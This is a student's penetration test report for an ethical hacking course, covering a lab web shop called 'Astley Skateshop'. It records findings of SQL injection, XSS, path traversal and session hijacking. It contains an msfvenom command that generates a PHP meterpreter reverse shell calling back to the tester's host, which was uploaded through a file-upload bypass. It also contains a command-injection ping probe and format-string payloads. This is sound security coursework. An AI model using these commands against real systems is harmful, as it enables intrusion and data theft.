Web Application Security Investigation Report

Zack Anderson

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2018/19

Abstract

This report aims to carry out a complete security investigation of the website “Astley Skateshop”. It contains the complete methodology used to test the website and a complete list of any weaknesses or vulnerabilities found, and how to reproduce the results.

The methodology applied was taken from the “Web Application Hackers Handbook: Finding and Exploiting Security Flaws (2nd edition)” by Dafydd Stuttard and Marcus Pinto, published by Wiley Publishing. Using a virtual machine loaded with Kali Linux and using the included tools (as well as Nessus and Google Chrome), a complete security investigation of the web application was carried out.

The web application was found to be vulnerable to a long list of common vulnerabilities such as SQL injection, cross-site scripting, session hijacking, and path traversal exploits. The web application also does not have sufficient security protecting account data, with passwords being stored in plaintext and loaded into the HTML document over HTTP, no minimum password requirements, leakage of user information through cookies, and improper handling of session checking allowing an anonymous user with no privileges to view information on admin pages using a proxy.

The applications security was less than adequate, and puts both company and user information at risk.

Contents

1 Introduction

1.1 Background

The term “web application” refers to every aspect of functionality used to deliver the user experience when a user interacts with web pages. This includes the database, any services running on the web server for additional functionality such as an FTP service, and the website pages themselves, including how they are loaded if they feature dynamic objects.

Penetration and vulnerability testing are a vital part of ensuring the safety of both company and customer data. In a world where an increasing amount of companies are using the internet to promote their businesses[1], whether that be on social media or through the companies own web applications, companies should be carrying out regular (ideally at least annual) penetration tests against all of their computer systems as the cyber aspect of a business becomes evermore lucrative to attackers - with 46% of UK businesses identifying a cybersecurity breach or attack in 2017[1]. A test should also be carried out whenever a new section of infrastructure is added (such as a new network infrastructure, a new application, or a new office location) to ensure the security of the companies systems is still watertight.[2]

The highest spenders in cybersecurity according to the “2017 Cyber security breaches survey” are companies in industries with an emphasis on the use of computer systems - such as communication and information, finance, and transportation (See Figure A)[1] - and the most common reason for cybersecurity investment is to protect customer data.

This report will go into detail on the findings of the security investigation carried out on the website belonging to the company “Astley Skateboards”. The following tools were used throughout the duration of this web application security investigation:

- BurpSuite - A suite of tools for web application testing
- Nikto - A web server scanner that scans for misconfigurations and dangerous files
- Nmap - A vulnerability and network discovery scanner
- Mozilla Firefox - a web browser
- Google Chrome - another web browser
- Nessus - a vulnerability and misconfiguration scanner
- Metasploit - a framework used to exploit vulnerabilities
- sqlmap - A tool which automates the process of exploiting SQL Injection flaws.

1.2 Aim

The aim of this project is to complete a comprehensive security investigation of the website “Astley Skateshop” to identify misconfigurations and security weaknesses within the web application. The expectation is to find all security weaknesses in the application and note them in this report, accompanied by a proof of concept of how to recreate the issue. A brief on how to mitigate these potential attack vectors and set up the web application in a more robust way will be available in paper 2, the web application security evaluation. A customer account was provided, with the login details:

- Username: hacklab@hacklab.com
- Password: hacklab

2 Procedure

2.1 Overview of Procedure

The procedure that was used to test this web application is the methodology provided in "The Web Application Hackers Handbook: Finding and Exploiting Security Flaws - Second edition"[8], with some differences in the tools used due to personal preference and sections irrelevant to the scope of the investigation skipped. A full version of this methodology can be found in the book.

A popular alternative to this methodology is the "OWASP Testing Guide v4", which is also used due to its comprehensive nature and is available for free. The methodology from the Web Application Hackers Handbook was chosen instead due to it also providing a tutorial for all the tools mentioned in the methodology, and providing hundreds of pages of background on the subject area.

2.2 Map the Application

Exploring Visible Content

The first stage of the methodology was to browse the web application as a normal consumer would, analysing data such as the HTTP requests made to the website, the form submission data and its formatting, and the HTML or JavaScript being processed by the browser. *BurpSuite*'s integrated Proxy & HTTP intercept tools were used to analyse the client requests and server responses.

To use this, *Firefox* needed to be configured to run a proxy (Preferences > Advanced > Network > Connection) by pointing it to use 127.0.0.1 on port 8080 as a proxy server. This will allow the proxy to capture all of the data going to and from the Kali virtual machine. Then the website was added to the scope in BurpSuite (under the target tab) which allowed it to filter out any irrelevant data (such as Firefox's requests to detectportal.firefox.com).

Discover Hidden Content

By trying to access pages in the webpage with improper permissions, it was possible to identify which pages existed behind the permission barriers.

Discover Default Content

Running a scan using the "*Nikto"* software provided a substantial amount of enumeration data to help test all aspects of the web application and the web server. The next step after this was to manually work through *Nikto*'s findings to verify its findings and eliminate any false-positives.

Test for Debug Parameters
A common place to find debug parameters are pages which require an input of some kind (such as login pages or changing account details). By modifying the HTTP request for pages using the HTTP POST method or the URL parameters for pages using the HTTP GET method, using common testing variable names such as "*test*" or "*debug*" with common boolean values such as "*yes*", "*true*", or 1, was used to test the web applications pages for this attack vector.

2.3 Analyse the Application

Identify Functionality
Identifying the core functionality of the web application and its security mechanisms made it much easier to map the attack surface of the web application. Any page that deviates from the standard naming or user interface style of the website was also noted for further testing.

Identify Data Entry Points
By identifying how the web application handles user input, such as URL queries, "POST" requests, or cookies, it was easier to identify any non-standard functions to handle data input.

Identify the Technologies Used
By identifying which services are being used on both client & server-side, such as Java or Flash for client-side - or which scripting languages and software are being used server-side, and how it interacts with backend objects such as databases, made it easier to understand the structure of the web application and locate potential areas of interest.

Map the Attack Surface
A short list of possible vulnerabilities was created by mapping the likely internal structure of the web application using the previously enumerated data, and by determining how the application delivers the client-side experience (such as a customer order page is likely to communicate with a database). For each item, the most common security vulnerabilities were identified, which allows a plan of attack to be formulated - with the most serious potential vulnerabilities prioritised.

2.4 Test Client-Side Controls

Test Transmission of Data via the Client
By locating all instances where data such as cookies, form fields, or HTTP parameters are being used and determining their purpose within the application, an item can be manipulated by modifying its value in ways relevant to its implementation to interfere with the logic or security of the site.

Test Client-Side Controls Over User Input
Any cases where the input is validated client-side (by using JavaScript or another client-side scripting language) were identified. These can be easily bypassed by editing the HTTP request after it has run through the script, and allowed for testing of server-side input validation. Time was also taken to search for any disabled buttons or form inputs may also be useful in manipulating how the web application works.

2.5 Test Browser Extension Components

Understand the Client Applications Operation
Any instances of custom scripts using technologies such as JavaScript or Flash in the application were analysed. Replaying key requests in responses can help identify any useful functions.

Decompile the Client
By reviewing the HTML used to call a script, which functions it uses, and whether the data is submitted to the server, allowed for the identification of any useful scripts worth analysing. By reviewing the source code to understand what the script does, such as - if it processes inputs - what kind of processing it is using, helped to identify any ways around the processing.

Test ActiveX Controls
By searching the source of the page for any ".cab" files, it was possible to determine whether or not the web application made use of any ActiveX controls.

2.6 Test the Authentication Mechanism

By testing authentication forms in the web application, it was possible to establish the authentication technology used, and where it is used, to help understand and properly test its implementation in the web application.

Test Password Quality
The web application was searched for any minimum password requirements for users implemented, as this would allow for higher chances of success when using a brute-force approach to guess account passwords.

By setting a very complex password and testing variations (such as changing the case of letters, missing the first or last character, or removing various special characters) to test if any of these inputs are accepted helped to further understand the inner workings of the web application.

Test for Username Enumeration
For any form in the web application that requires username input - such as login forms - a valid and invalid username was inputted as test data to analyse the response from the server, such as the HTTP response, the time taken to reply, or differences in the response HTML. These could be used to enumerate the valid user accounts and build a list of usernames.

Test Resilience to Password Guessing
By submitting multiple incorrect requests in quick succession to relevant forms (such as account log in or password reset forms) it was possible to determine if any type of account lockout mechanism is implemented in the application. The method for this was to try roughly 10-15 incorrect login attempts, and if there are no visible signs of account lockout, try logging in with the correct credentials.

Test Username Uniqueness
Since the web application uses self-registration, allowing users to choose their desired username (their email address), the function was tested to see if it allows the same username to be registered more than once.

Check for Unsafe Transmission of Credentials
All authentication-related forms were analysed using a proxy by identifying what credentials were sent or received, and the method used to transmit. Credentials stored in cookies could be hijacked in a cross-site scripting attack, data sent from the server to the client may be vulnerable to local privacy exploits or session hijacks or stolen by a man-in-the-middle if they are unencrypted. Login forms loaded over HTTP are also open to man-in-the-middle attacks, even if the data is posted over HTTPS.

Test for Insecure Storage
By obtaining access to the database tables used to serve the website, it is possible to identify the technologies implemented to store user data, reveal whether passwords are hashed, and how they are hashed.

Test for Logic Flaws
For each instance in which the web application checks the users' credentials, submitted data was modified in ways that would not be regularly expected by the server (such as blank fields, incorrect data types, submitting the same parameter multiple times, or using very long values) and the web applications behaviour monitored for any potential vulnerabilities.

Exploit Any Vulnerabilities
Using the information gathered so far, any potential vulnerabilities were tested and results documented.

2.7 Test the Session Management Mechanism

To identify each users' session, the web application sets a cookie with a parameter called "*SecretCookie*" and another called "*PHPSESSID*". By first disabling cookies within Firefox, it was possible to deduce that at least one aspect of session management in the web application is carried out using the cookies it generates for the user, as it would not move past the home page after signing in.

Test Tokens For Predictability

By submitting multiple login requests in quick succession using *BurpSuite*'s Sequencer tool on the login page, it was possible to determine the randomness of the "*SecretCookie*" generation. Monitoring the effects of changing various account details such as the password or username on the cookie generation also helped build a further understanding of how the mechanism operated.

Check For Insecure Transmission of Tokens

To determine if tokens are ever insecurely transmitted over HTTP, each step of the login system (which is the only part of the web application in which a cookie is generated) was stepped through and analysed. This was used to determine whether or not the server is requesting and sending data over HTTPS for cookies.

Check Mapping of Tokens to Sessions

Checking if the web application allows concurrent user sessions - either by logging in on another device or browser - and then checking if they end up with the same "SecretCookie" ID, revealed that the web application is using proper session tokens rather than simply using a persistent cookie string to link sessions together. If it uses the string to link the sessions together, it may have been possible to hijack another users session and masquerade as them.

Test Session Termination

Google Chrome's developer tools allow the user to view when the cookie expires - whether that be when the session is ended or after a given amount of time.

To test the logout function, the path *"/customers/index.php"* was requested using the old cookie to see if the web application accepted the expired token, which would leave users open to session hijacks even after they had logged out.

2.8 Test Access Controls

Test with Multiple Accounts
To understand how the access controls function and how accounts are segregated, access to the "*admin"* section of the website was attempted using a regular user account. Since the content of each page in the "*customers"* section of the web application is generated using the user's session, there was no horizontal privilege exploitation that could be carried out as all regular users can access the same pages.

Test Insecure Access Control Methods
To test the access control methods. the "Referer" HTTP header was modified to make it seem like the request was coming from the "*adminlogin.php*" page. All HTTP requests sent while browsing the site were also analysed for any parameters that may allow a normal user to access areas they normally would be prohibited from viewing or editing.

2.9 Test For Input-Based Vulnerabilities

Fuzz All Request Parameters
The Burp Suite Intruder tool was combined with a variety of scripts by user "*xer0dayz"* on GitHub were used to thoroughly test all points where data is submitted to the server[4]. The Grep function was configured to flag up any situations where the intended function was carried out with an incorrect input.

Test For SQL Injection
Submitting the "*auth_bypass"* script to the user and admin login forms using Burp Intruder configured to "Sniper" mode, it was possible to determine how the submitted data was processed or filtered by the server. URL queries that include a numeric value (such as the "*id*" field used for page numbers in the shop page of the web application) were given an equation to determine if it was potentially vulnerable to SQL injection.

Test For XSS and Other Response Injection
For each point where submitted data is sent in submitted responses, in a HTTP response, in the HTML document, or any other method, cross-site scripting was attempted to determine which points of the web application - if any - were vulnerable. If the submitted data appears in the HTML document then the application may be vulnerable to reflected XSS.

Test For OS Command Injection
By using the command "*|| ping -c 10 127.0.0.1 ; x || ping -n 10 127.0.0.1 &"* in each field where data is submitted to the server and using Burp Repeater to analyse the time taken for the server to respond, it was possible to determine any fields in the application which were vulnerable to OS command injection - as replies with the modified request would take substantially longer to reply to the client than a regular request.

Test For Path Traversal
The page "*affix.php"* requests another PHP file to load the text in the body of the website using a URL query. This seemed like the most likely place to test for a path traversal exploit if the URL query was used as a file path. By analysing the content length of the replies using various file path syntax such as adding a "./" and a "../" before the filename, it was possible to determine if the web application was vulnerable to path traversal exploits.

Test For File Upload Exploits
Since the website allows for users to add a profile picture and admins to upload pictures for creating a new item, these were tested for exploits which would allow users to upload file types other than those intended.

2.10 Test for Function-Specific Input Vulnerabilities

Test For Buffer Overflows
Using the "*overflow"* script from GitHub in Burp Repeater, all aspects where the web application accepts a user input was tested to determine if it was possible to overflow the variables.

Test For Integer Vulnerabilities
Anywhere in the web application where an integer value is submitted to the web application - such as the shop page when choosing the quantity of the item to add to the cart - was tested for integer overflows and the response of the application monitored.

Test For String Format Vulnerabilities
By submitting a long series of characters (such as "*%1!n!%2!n!%3!n!%4!n!%5!n!%6!n!%7!n!%8!n!%9!n!%10!n!"*) where strings are submitted to the server, testing string formatting within the web application.

2.11 Test for Logic Flaws

By picking out any vital functions such as the login form and testing the transitions between "trust boundaries" (going from unregistered to logged in) helped to streamline testing for logic flaws for any that could be exploited.

Test Handling of Incomplete Input
By removing a field from a HTTP request the server is expecting, the web application can be tested for any server-side validation applied to user inputs.

Test Transaction Logic
Where the application allows the user to choose the number of items ordered can be tested to see if the input can be negative or manipulated to cancel out the price of other items in the cart, theoretically allowing a customer to cancel out the cost of their order.

2.12 Test for Application Server Vulnerabilities

Test For Default Credentials
By running an "*Nmap*" port scan using the "*-sV"* command ran a port scan on the server with version detection. This allowed for the identification of any administrative services that may be running on the server, where default credentials or exploits to log in to these functionalities and potentially affect the way the web application operates depending on the service.

Test For Default Content
The "*Nikto"* scan had already identified any default content on the web server. By analysing its results, it was possible to identify any default files (even if they do not directly affect the functionality of the web application, they may still be exploitable). *Nikto* also scans for common file names used in various functions of the web application.

Test For Dangerous HTTP Methods
Using "*Nmap"* with the "*http-methods"* script detected the HTTP methods used by the web application. Dangerous methods such as *TRACE* (echoes back a string sent to the server)*, PUT* (uploads a file to the server)*,* and *DELETE* (deletes a file from the server)[5].

Test For Web Server Software Bugs
By running the "*Nessus"* web vulnerability scanner, it was possible to obtain a list of misconfigurations and vulnerabilities in the software running on the server.

2.13 Test for Application Server Vulnerabilities

Check For Local Privacy Vulnerabilities
By analysing the cache options of the server given within the HTTP response, it was possible to identify if there could be any security weaknesses in the configuration.

Check For Weak SSL Ciphers
By using "*Nmap"* with the "*ssl-cert"* and "*ssl-enum-ciphers"* it was possible to check the cypher suites loaded on the server. *Nmap* also gives the suites an alphabetic grade from A to F, based on their encryption strength.

3 Results

3.1 Mapping of The Application

The 404 page of the website shows it is running OpenSSL version 1.0.1c. Support for this version of OpenSSL was ended in December 2016 and has a long list of known vulnerabilities[3] and leaves the server vulnerable to an array of denial of service (DoS) attacks. However, the Nessus scan detected backported patches for the PHP version, meaning some of these vulnerabilities might not be exploitable. *(See Figure 32)*

When a HTTP request is sent to a page that cannot be accessed by the users' current access level, the server redirects rather than displaying a 404 message, meaning it was possible to determine what pages existed in sections such as the *admin* section of the web application using a web spider.

The "*robots.txt"* file contained a path to the "*/company-accounts"* directory. This contained all the financial records of the company, including customer and employee profiles. (*See Figure 31*)

The phpinfo() debug page is available on the server for any user to view. This gives information on all aspects of the server, including enabled PHP plugins, software versions, and information about the server itself. This makes it much easier for a potential attacker to find vulnerabilities in the website as they can see all the information they would need.

3.2 Insecure Cookies

When the user first visits the site, they are immediately assigned a "*PHPSESSID*" value by the server. Once they log into an account, they are assigned a "*SecretCookie*" value (*See Figure 1*). This cookie generation does not apply to the admin login page. This "*SecretCookie*" ID is generated by taking the users email, password, and the time they signed in (separated with a colon), encoding it using *Rot13*, and converting it to a hexadecimal representation of the string (*See Figure 2-1*). An attacker would relatively easily be able to reverse the encoding using a tool such as *CyberChef*[3] on the cookie to get the users username and password (*See Figure 2-2)*.

What is even more concerning is that the cookie with these parameters is destroyed on session close rather than on logout - shown by the expiration date being set to 31st December 1969 (See Figure 3). This means that even if the user is signed out, their computer is still sending this information to the server until they close their browser.

3.3 Client-Side Controls

The web application makes use of HTML restrictions and JQuery scripts to validate user text inputs. These are easily bypassable simply by editing the HTML of the site or by editing the HTTP request after it has been sent by the browser (*See Figure 4)*.

The only instance of a JQuery script being used to validate input was used on the "*add_to_cart"* page to verify that each key input in the quantity field is an integer value between 0 and 9 (*See Figure 5)*. The server only accepts values between 0-4294967295, likely due to the data type limits of a *32-bit unsigned integer* rather than input validation (*See Figure 6)*. However, this check is not used on the admin page of the site, allowing an admin user to set the price of any item to any input they desire (*See Figure 7)*.

Input fields such as e-mail inputs in the registration form are marked with the type of string the server is expecting using HTML restrictions. All other necessary input fields are also marked as "*required*" meaning they cannot be submitted to the HTTP request blank. However, this does not stop an attacker from simply changing the HTML or intercepting the HTTP request and changing the values before they are submitted to the server.

User passwords are loaded over plaintext on all pages in the *"customers"* section of the website. This is because they are submitted along with the rest of the document by the server for the password change functionality (*See Figure 8)*. The server does not even check to see if the users' old password is correct upon submission (*See Figure 9-1)*. Even worse is the fact that the user ID is submitted when changing the password, and by changing this, any user can change the password of any account (*See Figure 9-2)*. The same can also be done to add items to the cart of another user, and changing the "*update_id"* field in the URL query when ordering allows another user to order on their account.

3.4 Possibility of Username Enumeration

It is possible to enumerate users' email addresses using the login functionality as the login failed screen is too verbose. If the username is incorrect, the user is told that it was not found in the database, however, if the password is incorrect then they are told either the email or password was incorrect (*See Figure 10)*. This allows an attacker to brute force the website for usernames by querying the response of the server.

Another way for an attacker to enumerate usernames would be to use the registration form, as the website does not allow for multiple accounts on the same email. This is checked server-side and therefore there is no way to bypass this from client-side. If a user tries to register an account with the same email as another account on the system - they are told that the account already exists and therefore must choose another email (*See Figure 11).*

3.5 Token Predictability

Both the "*SecretCookie*" and "*PHPSESSID*" tokens were tested for predictability. Due to the generation method of the *SecretCookie*, its predictability was rated as very poor by *BurpSuite*'s sequencer tool. When creating 2 separate accounts with the same password and only a small difference in the username (One called "*A*", the other called "*AA*") with a password of "*A*" for both, the tokens were almost identical (*See Figure 12).*

The *PHPSESSID* token does appear to be randomly generated according to the analysis of the sequencer (*See Figure 13)*. This is generated by an aspect of the PHP functionality itself and is typically used to track sessions.

3.6 Poor Access Controls

While the website does not allow for access to certain pages without a valid session, it still sends the HTML document through before redirecting the user away, leaking the user data loaded into the page. Using the data enumerated by filtering redirects versus 404 pages during mapping the application, an attacker can request the "*customers.php*" page of the *admin* section of the site and view the customer data in the server response (*See Figure 14)*. Thankfully there are no pages of the *admin* section that allows for the administrator to view and edit the user passwords, meaning these cannot be obtained this way.

3.7 SQL Injection Vulnerabilities

In an attempt to mitigate SQL injection, the web application was applying a filter to all user inputs in sections such as the login form. This does not, however, prevent it from being exploited, as the attacker would simply have to work out the correct syntax to bypass the filter. Using the login form as an example, it is even possible to feed SQL syntax into the "*user_login*" field, which is not filtered in any way (*See Figure 15-1)*. SQL injecting into the website was a simple case of loading common SQL injection commands into the Intruder tool of *Burp Suite* and configuring it to search the server response for the page redirect when the login was successful (*See Figure 15-2)*. The results of testing the "*adminlogin.php*" page were the same.

Being vulnerable to SQLi allowed for the dumping of the database using "*sqlmap*". This dumped all the data of every table, including all username and passwords of all accounts - including the admin, and the table containing all customer orders *(See Figure 28)*.

3.8 Cross-Site Scripting (XSS) Vulnerabilities

By using Burp Intruder to test the "*Account Settings*" function on the *customers* section homepage, it was possible to determine what XSS escape characters worked by filtering out inputs which returned an error (*See Figure 16)*.

By inputting Cross-Site Scripting commands into the database, it is possible to carry out reflected XSS attacks. One example was to change the name of an item ordered to XSS code, meaning every time the user or the admin tried to load a list of orders, the code was executed (*See Figures 17-1 and 17-2).*

3.9 Path Traversal Vulnerabilities

Initially, it did not seem that there was any possibility of a path traversal attack on the web application as there was no page which loaded in items from a file. However, when a user adds an item to their cart, the website's footer appears with a link to a "*T&C's"* page. This page carries the style from the customer pages, however, is in the root directory of the site which the navigation does not compensate for and therefore 404's when using it to navigate the site. However this page, "*affix.php"*, loads the terms and conditions text from another file called "*terms.php"* on the server. The name for this file is given in a URL query.

By using the Repeater tool in *Burp Suite,* it was possible to identify a potential path traversal vulnerability by analysing the "*Content-Length"* returned in the HTTP response. By typing "*./terms.php"* into the query, and then "*../terms.php"*, it was possible to determine that the query is vulnerable to path traversal as they returned different "*Content-Length"* headers (*See Figure 18-1)*. Using this knowledge, it was possible to print the "*passwd"* file of the server using a crafted string in the URL query (*See Figure 18-2).* It is also possible to carry out a denial of service attack by making the page call itself.

3.10 Lack of Incomplete Input Checks

Since the server carries out almost no input validation, it accepts incomplete inputs. Though there were no instances found where this could adversely affect the operation of the web application, having null or uninitialised inputs could cause unintended behaviours elsewhere in the application or in any new functions added. Incomplete inputs were accepted while adding new items in the admin section of the website, with the exception of the picture upload which is required (*See Figure 19).*

3.11 Services on the Web Server

To enumerate a list of services running on the web server, an "*Nmap"* scan was run using the settings:

```
nmap -sV -n -O -oN nmap_scan.txt -p1-10000 192.168.1.10
```

This revealed that the web server was running an FTP server using the service "*ProFTPD 1.3.4a*", a HTTP and HTTPS server using "*Apache 2.4.3"* (even though HTTPS is not used), an unauthorised "*MySQL*" server, and it was running on a variant of the Linux kernel (*See Figure 20)*.

The version of *ProFTP* only has 1 listed vulnerability on the "*cvedetails"* website relating to local users being able to modify the ownership of arbitrary files[6]. The version of *Apache* has 23 listed vulnerabilities, mostly relating to Denial of Service (DoS) and XSS attacks[7].

Although the MySQL database says it is unauthorised, the IP addresses which can connect to it are whitelisted, meaning it cannot be accessed externally (*See Figure 21)*.

3.12 Default Content on the Web Server

The output of the "*Nikto"* scan (*See Figure 30*) allowed for very quick enumeration of any default or common content. This pointed to a config.php file containing the database ID, username, and password, which was able to be viewed using the path traversal exploit (*See Figure 22).*

A directory in the web application called "*database"* was flagged up by the scan. This directory contained an initial *".sql"* file for the database which gave the database name, the tables within the database, their columns, and default values for each field which were not present in the current version of the database.

The scan also pointed out a file called "*printenv"* in the "*/cgi-bin"* directory, suggesting it could be vulnerable to shellshock. While the server was not vulnerable to shellshock, calling the file displayed the values of all environment variables (*See Figure 23).*

3.13 File Upload Vulnerabilities

By changing the "*Content-Type"* header in the HTTP request when uploading a file (*See Figure 24)*, a .php file using the command:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4000 > shell.php
```

This created a reverse_TCP meterpreter shell to the Kali virtual machine when uploaded to the server, using a listener created in *Metasploit*.

This allowed for a shell to be created which gave access to the source files of the web application and other files on the server. One of these files was a file called "*hidden.php"* which contained a note with a door code, presumably for access to the building in which the company is based (*See Figure 22)*.

Another file that was found was the password for the XAMPP server (*See Figure 25)*. This account, in theory, should be able to access the PHPMyAdmin page, however, more testing was needed to check this. This section of the web application may also have an IP whitelist similar to that of the MySQL server.

This exploit could also be used in conjunction with data found in the *database* directory to dump the tables of the database into a web page (*See Figure 26).*

This vulnerability seemed to only exist within the user profile picture function and not within the image upload for new items in the *admin* section of the site.

3.14 Insecure Storage of User Credentials

Dumping the database using both the file upload vulnerability and using *"sqlmap"* presented a high priority issue with the database - passwords are stored in plaintext. This means that should an attacker gain access to the database, there is nothing to stop them stealing other users passwords and logging into their accounts or selling the data.

3.15 Weak SSL Cipher Suites

Even though HTTPS is not used anywhere in the site, the web server still has a number of Cipher Suites installed. Using *Nmap*'s "*ssl-cert*" and *"ssl-enum-ciphers*" scripts, it was possible to identify all the Cipher Suites installed on the server - and they all were graded F by *Nmap (See Figure 27)*. This means that even if HTTPS was used, it would be largely ineffective as it would only delay an attacker by a few minutes while they cracked the encryption on the data.

3.16 Lack of Protection Against Brute-Force Attacks

The application allows the user to set any password they wish, even with the client-side validation left intact. This means it was possible to set a password that was just 1 character long, and leaves accounts very vulnerable to brute force attacks.

There is also no account lockout if the user enters an incorrect password too many times, increasing the web applications accounts susceptibility to brute forcing.

3.17 Session Hijacking

By entering the "*SecretCookie*" and "*PHPSESSID*" of another user with a valid session, it was possible to hijack that users session and masquerade as them while using the web application (*See Figure 30)*.

4 Conclusion

There are very few layers of security for an attacker to get through, and the lack of encryption or hashing anywhere in the web application means that the application itself would not even have to be compromised, as customer data could be intercepted and stolen just as easily. The lack of protection against brute forcing is also a major issue, as this means it is just a matter of time before an attacker gains access to an account.

The web applications security precautions and implementations are far from robust and leave company and user information at risk of being stolen very easily in the event of a cyber attack.

References

1. April 2017, *Cyber security breaches survey 2017*. Available from: https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/609186/Cyber_Security_Breaches_Survey_2017_main_report_PUBLIC.pdf [Accessed 22/11/2018]
2. October 2018, *pen test (penetration testing).* Available from: https://searchsoftwarequality.techtarget.com/definition/penetration-testing [Accessed 22/11/2018]
3. *Openssl » Openssl » 1.0.1c : Security Vulnerabilities.* Available From: https://www.cvedetails.com/vulnerability-list/vendor_id-217/product_id-383/version_id-141776/Openssl-Openssl-1.0.1c.html [Accessed 23/11/2018]
4. *Intruder Payloads.* Available From: https://github.com/1N3/IntruderPayloads [Accessed 27/11/2018]
5. *Test HTTP Methods (OTG-CONFIG-006).* Available From: https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006) [Accessed 28/11/2018]
6. *Proftpd » Proftpd » 1.3.4 RC1 : Security Vulnerabilities.* Available From: https://www.cvedetails.com/cve/CVE-2012-6095/ [Accessed 29/11/2018]
7. *Apache » Http Server » 2.4.3 : Security Vulnerabilities.* Available From: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-142325/Apache-Http-Server-2.4.3.html [Accessed 29/11/2018]
8. Defydd Stuttard, Marcus Pinto. *The Web Application Hackers Handbook: Finding and Exploiting Security Flaws (2nd Edition)*. Wiley Publishing

APPENDICES



Figure A - Average investment in cybersecurity in last financial year by sector grouping (From the "2017 Cyber security breaches survey")

Result Appendices



Figure 1-1 - Screenshot of login & server response

